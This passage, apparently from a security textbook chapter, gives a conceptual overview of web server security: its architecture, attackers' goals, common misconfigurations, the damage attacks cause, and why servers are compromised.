


Figure 13.3: Components of the IIS web server architecture



Web Server Security Issues

A web server is a hardware/software application that hosts websites and makes them accessible over the Internet. A web server, along with a browser, successfully implements client–server model architecture. In this model, the web server plays the role of the server, and the browser acts as the client. To host websites, a web server stores the web pages of websites and delivers a particular web page upon request. Each web server has a domain name and an IP address associated with that domain name. A web server can host more than one website. Any computer can act as a web server if it has specific server software (a web server program) installed and is connected to the Internet.

Web servers are chosen based on their capability to handle server-side programming, security characteristics, publishing, search engines, and site-building tools. Apache, Microsoft IIS, Nginx, Google, and Tomcat are some of the most widely used web server software. An attacker usually targets vulnerabilities in the software component and configuration errors to compromise web servers.




Figure 13.4: Conceptual diagram of a web server: the user visits websites hosted on a web server

Organizations can defend most network-level and OS-level attacks by adopting network security measures such as firewalls, intrusion detection systems (IDSs), and intrusion prevention systems (IPSs) and by following security standards and guidelines. This forces attackers to turn their attention to web-server- and web-application-level attacks because a web server that hosts web applications is accessible from anywhere over the Internet. This makes web servers an attractive target. Poorly configured web servers can create vulnerabilities in even the most carefully designed firewall systems. Attackers can exploit poorly configured web servers with known vulnerabilities to compromise the security of web applications. Furthermore, web servers with known vulnerabilities can harm the security of an organization. As shown in below figure, organizational security includes seven levels from stack 1 to stack 7.




Figure 13.5: Levels of organizational security

Common Goals behind Web Server Hacking

Attackers perform web server attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of a web server and steal sensitive information for financial gains or merely for the sake of curiosity.

The following are some common goals of web server attacks:

- Stealing credit-card details or other sensitive credentials using phishing techniques
- Integrating the server into a botnet to perform denial of service (DoS) or distributed DoS (DDoS) attacks
- Compromising a database
- Obtaining closed-source applications
- Hiding and redirecting traffic
- Escalating privileges

Some attacks are performed for personal reasons, rather than financial gains:

- For pure curiosity

- For completing a self-set intellectual challenge
- For damaging the target organization's reputation

Dangerous Security Flaws Affecting Web Server Security

A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.


The following are some common oversights that make a web server vulnerable to attacks:

- Failing to update the web server with the latest patches
- Using the same system administrator credentials everywhere
- Allowing unrestricted internal and outbound traffic
- Running unhardened applications and servers

Impact of Web Server Attacks

Attackers can cause various kinds of damage to an organization by attacking a web server. The following are some of the types of damage that attackers can cause to a web server.

- **Compromise of user accounts**: Web server attacks mostly focus on compromising user accounts. If the attacker compromises a user account, they can gain a large amount of useful information. The attacker can use the compromised user account to launch further attacks on the web server.
- **Website defacement**: Attackers can completely change the appearance of a website by replacing its original data. They deface the target website by changing the visuals and displaying different pages with messages of their own.
- **Secondary attacks from the website**: An attacker who compromises a web server can use the server to launch further attacks on various websites or client systems.
- **Root access to other applications or server**: Root access is the highest privilege level to log in to a server, irrespective of whether the server is a dedicated, semi-dedicated, or virtual private server. Attackers can perform any action once they attain root access to the server.
- **Data tampering**: An attacker can alter or delete the data of a web server and even replace the data with malware to compromise users who connect to the web server.
- **Data theft**: Data are among the primary assets of an organization. Attackers can attain access to sensitive data such as financial records, future plans, or the source code of a program.
- **Damage reputation of the company**: Web server attacks may expose the personal information of a company's customers to the public, damaging the reputation of the company. Consequently, customers lose faith in the company and become afraid of sharing their personal details with the company.




Why are Web Servers Compromised?

There are inherent security risks associated with web servers, the local area networks (LANs) that host websites, and the end users who access these websites using browsers.

- **Webmaster's perspective**: From a webmaster's perspective, the greatest security concern is that a web server can expose the LAN or corporate intranet to threats posed by the Internet. These threats may be in the form of viruses, Trojans, attackers, or the compromise of data. Bugs in software programs are often sources of security lapses. Web servers, which are large and complex devices, also have these inherent risks. In addition, the open architecture of web servers allows arbitrary scripts to run on the server side while responding to remote requests. Any Common Gateway Interface (CGI) script installed in the web server may contain bugs that are potential security holes.
- **Network administrator's perspective**: From a network administrator's perspective, a poorly configured web server causes potential holes in the LAN's security. While the objective of the web server is to provide controlled access to the network, excess control can make the web almost impossible to use. In an intranet environment, the network administrator must configure the web server carefully so that legitimate users are recognized and authenticated, and groups of users are assigned distinct access privileges.
- **End user's perspective**: Usually, the end user does not perceive any immediate threat, because surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, make it possible for harmful applications, such as viruses, to invade the user's system. In addition, active content from a website that is displayed by the user's browser can be used as a conduit for malicious software to bypass the firewall system and permeate the LAN.

The following are some oversights that can compromise a web server:

- Improper file and directory permissions
- Installing the server with default settings
- Unnecessary services enabled, including content management and remote administration
- Security conflicts with the business' ease-of-use requirements
- Lack of proper security policy, procedures, and maintenance
- Improper authentication with external systems
- Default accounts with default or no passwords
- Unnecessary default, backup, or sample files
- Misconfigurations in the web server, OS, and networks
- Bugs in server software, OS, and web applications
- Misconfigured Secure Sockets Layer (SSL) certificates and encryption settings
- Administrative or debugging functions that are enabled or accessible on web servers
- Use of self-signed certificates and default certificates

